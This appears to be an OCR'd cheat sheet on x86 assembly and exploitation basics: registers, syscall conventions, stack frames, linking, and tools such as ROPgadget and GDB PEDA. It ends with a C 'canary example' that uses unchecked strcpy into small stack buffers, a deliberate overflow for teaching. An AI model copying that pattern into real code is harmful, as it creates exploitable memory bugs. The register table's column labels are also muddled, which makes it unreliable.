EDI -> Destination Register
ESI -> Source Register
EBP -> Frame Pointer
ESP -> Stack Pointer
EIP -> Instruction Pointer

Initialized Data (in bits):

DB – 8
DW – 16
DD – 32
DQ – 64


Can use quoted string w/ all except DQ
Ex. db 'cat', 0

No Clobber Registers:
EBX, EBP, ESI, EDI, ESP

System Call expect parameters in specific registers
32 Bit - EAX -> EBX -> ECX -> EDX -> ESI -> EDI -> EBP


General Stack Frame Operations

- Stack frames are generally a linked list.
- When *main()* calls a function it becomes the caller and prepares to pass input arguments to the function *foo()* and then creates a “frame”.



Stack vs Dynamic Linking

- When you *statically* link a file into an executable, the contents of that file are included at link time. In other words, the contents of the file are physically inserted into the executable that you will run.
- When you link *dynamically*, a pointer to the file being linked in (the file name of the file, for example) is included in the executable and the contents of said file are not included at link time. It's only when you later *run* the executable that these dynamically linked files are bought in and they're only bought into the in-memory copy of the executable, not the one on disk.
- Statically-linked files are 'locked' to the executable at link time so they never change. A dynamically linked file referenced by an executable can change just by replacing the file on the disk.
- This allows updates to functionality without having to re-link the code; the loader re-links every time you run it.



Tools

- Netwide Assembler - http://www.nasm.us
- GNU Debugger - https://www.gnu.org/s/gdb
- objdump - https://goo.gl/n9uYVL
- ROPgadget - https://goo.gl/9oz4Cl
- Binary Ninja - http://binary.ninja
- GDB PEDA - https://goo.gl/LhYCNc
- Kali Linux - https://goo.gl/BjVMBd

Register Table

General Purpose Registers

32 Bits		16 Bits	
RAX	EAX	AH	AL
		AX	
RBX	EBX	BH	BL
		BX	
RCX	ECX	CH	CL
		CX	
RDX	EDX	DH	DL
		DX	
RDI	EDI	DI	
RSI	ESI	SI	
RBP	EBP	BP	
		SP	

Canary Example

```
int foo() {
  int a; /*integer*/
  int *b; /*pointer to integer*/
  char c[10]; /*character array*/
  char d[3];
  b = &a; /*initialize b to point to location of a*/
  strcpy(c,get_c()); /*get ''c'' from somewhere, write it to ''c''*/
  *b = 5; /*the data at the point in memory ''b'' indicates is set to 5*/
  strcpy(d,get_d());
  return *b; /*read from ''b'' and pass it to the caller*/
}
```